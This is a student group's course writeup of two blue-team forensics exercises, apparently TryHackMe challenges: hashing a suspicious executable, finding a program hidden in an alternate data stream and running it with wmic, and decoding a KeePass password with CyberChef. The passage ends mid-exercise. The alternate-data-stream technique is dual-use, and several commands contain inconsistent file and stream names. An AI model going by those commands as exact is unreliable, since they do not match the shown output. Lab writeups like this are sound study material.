



PSP0201

Week 6 Writeup

Group Name : Ilomilo

Members:

ID NUMBER	STUDENT NAME	Role
1211103196	Adriana Iman binti Noor Azrai	Leader
1211103282	Aida Maisarah binti Hisam	Member
1211103216	Sofea Hazreena binti Hasdi	Member
1211103227	Wan Alia Adlina binti Wan Azman	Member

Day 21 - Blue Teaming Time For Some Elforensics

Tools Used : Kali Linux, xfreerdp



Solution/Walkthrough:

Q1: Read the contents of the text file within the Documents folder. What is the file hash for db.exe?


First, open the terminal and type in `xfreerdp /u:[username] /p:[password] /v:[ip address]` to activate RDP (Remote Desktop Protocol). Then, a new window will appear which is the RDP that we have activated under user `[littlehelper]`.

[illegible]

After that, click on the powershell icon on the desktop and it will open up a terminal. Type in the command `[cd .\Documents\]` to gain access to this user's documents and files. Then type in `[dir]` to investigate the files available in this user's computer. It will then show two files which are db file hash.txt and deebie.exe



After that, type in [more './db file hash.txt'] to obtain its file hash



```
PS C:\Users\littlehelper> cd .\Documents\
PS C:\Users\littlehelper\Documents> dir

Directory: C:\Users\littlehelper\Documents

Mode                LastWriteTime         Length Name
----                -
-a----          11/23/2020 11:21 AM             63 db file hash.txt
-a----          11/23/2020 11:22 AM            5632 deebee.exe

PS C:\Users\littlehelper\Documents> more './db file hash.txt'
Filename:
MD5 Hash: 596698FFC5A86101932B56E6A78E3A1
PS C:\Users\littlehelper\Documents>
```

Q2: What is the MD5 file hash of the mysterious executable within the Documents folder?

Insert [Get-FileHash -Algorithm MD5 .\deebee.txt] to obtain the hash

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm      Hash                                     Path
-----
MD5            5F037501F8542AD2D9B06EB12AED09F0      C:\Users\littlehelper\Documen...
```

Q3: What is the SHA256 file hash of the mysterious executable within the Documents folder?

Using the same command, replace [MD5] with [SHA256] to obtain the hash. So, the command would be [Get-FileHash -Algorithm SHA256 .\deebee.txt]


```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe

Algorithm      Hash                                     Path
-----
SHA256        F5092878B844E4A1A7C95B1628E39B439EB6BF0117B06D5A786EED99F5585FED      C:\Users\littlehelper\Documen...

PS C:\Users\littlehelper\Documents>
```

Q4: Using Strings find the hidden flag within the executable?


From there, insert [.\deebie.exe] to run the file. However, it will show this screen instead, meaning that we don't have access to it.



```
Windows PowerShell
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!

>;^P
```

So, we type in [c:\Tools\strings64.exe -accepteula file.exe]. This command runs for the Strings tool to scan the mysterious executable.



```
FreeRDP:10.10.77.1
Windows PowerShell
RecyHahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!


>;^P

PS C:\Users\littlehelper\Documents> C:\Tools\strings64.exe -accepteula .\deebie.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
.rsrc
@.reloc
&*"
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#l.+x.3x.;x.Cl.K~.Sx.[x.c
<Module>
mscorlib
Thread
deebie
Console
ReadLine
WriteLine
Write
GuidAttribute
DebuggableAttribute
ComVisibleAttribute
AssemblyTitleAttribute
AssemblyTrademarkAttribute
TargetFrameworkAttribute
AssemblyFileVersionAttribute
AssemblyConfigurationAttribute
AssemblyDescriptionAttribute
CompilationRelaxationsAttribute
AssemblyProductAttribute
AssemblyCopyrightAttribute
AssemblyCompanyAttribute
RuntimeCompatibilityAttribute
deebie.exe
```

Once scanning has been completed, the flag will appear somewhere within the results.




Q5: What is the powershell command used to view ADS?

File.exe should be replaced with [.\deebie.exe]

The command to view ADS using Powershell: `Get-Item -Path file.exe -Stream *`

Q6: What is the flag that is displayed when you run the database connector file?


Type in the command and let it run to view ADS



Next, insert [wmic process call create \$(Resolve-Path .\deebie.exe:hideb)] to run the file again

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebie.exe:hideb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 4236;
    ReturnValue = 0;
};
```

And this should show up. The flag is there.




```
C:\Users\littlehelper\Documents\deebie.exe:hideb
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}
Select an option: _
```


Q7: Which list is Sharika Spooner on?

Sharika Spooner is on the naughty list as the name showed up when we typed in [2]



Q8: Which list is Jaime Victoria on?

Type in [1] and we can find this name on the nice list.



Throughout process/Methodology :

First, open the terminal and type in `xfreerdp /u:[username] /p:[password] /v:[ip address]` to activate RDP (Remote Desktop Protocol). Then, a new window will appear which is the RDP that we have activated under user [littlehelper]. After that, click on the powershell icon on the desktop and it will open up a terminal. Type in the command `[cd .\Documents\]` to gain access to this user's documents and files. Then type in `[dir]` to investigate the files available in this user's computer. It will then show two files which are db file hash.txt and deebie.exe. After that, type in `[more './db file hash.txt']` to obtain its file hash. Insert `[Get-FileHash -Algorithm MD5 .\deebie.txt]` to obtain the hash. Using the same command, replace [MD5] with [SHA256] to obtain the hash once again. So, the command would be `[Get-FileHash -Algorithm SHA256 .\deebie.txt]`. From there, insert `[\deebie.exe]` to run the file. However, it will show a different screen instead, meaning that we don't have access to it. So, we type in `[c:\Tools\strings64.exe -accepteula file.exe]`. This command runs for the Strings tool to scan the mysterious executable. Once scanning has been completed, the flag will appear somewhere within the results. Type in the command `[Get-Item -Path .\deebie.exe -Stream *]` and let it run to view ADS. Next, insert `[wmic process call create $(Resolve-Path .\deebie.exe:hiddenb)]` to run the file again. Finally a new window will appear which will show a naughty list, a nice list and the flag. Click on each list to find the names given to check whether they are on the nice list or the naughty list.




Day 22 - Blue Teaming Elf McEager becomes CyberElf

Tools Used : kali, terminal, xfreerdp, cyberchef

Solution/Walkthrough:


Question 1 : What is the password to the KeePass database?

We first open kali and deploy the machine. After that we open the terminal and use the command `xfreerdp` to open the remote desktop protocol to connect as Administrator on their desktop. After we were connected to the desktop, we could see a file with some weird naming and we opened it. We then copy the name of the file and decode it by using cyberchef using 'magic' and then we can see the password for KeePass database.




Question 2 : What is the encoding method listed as the 'Matching ops'?

Scroll to the right, we can see the details of the matching ops of the encoding method listed.




Question 3 : What is the note on the hiya key?

After that, we open the KeePass by entering the password we first obtained earlier. On the private tab there is a hiya key so we open it. Then we were displayed the edit entry of hiya key. There is a note written in the edit entry of hiya key.




Question 4 : What is the decoded password value of the Elf Server?

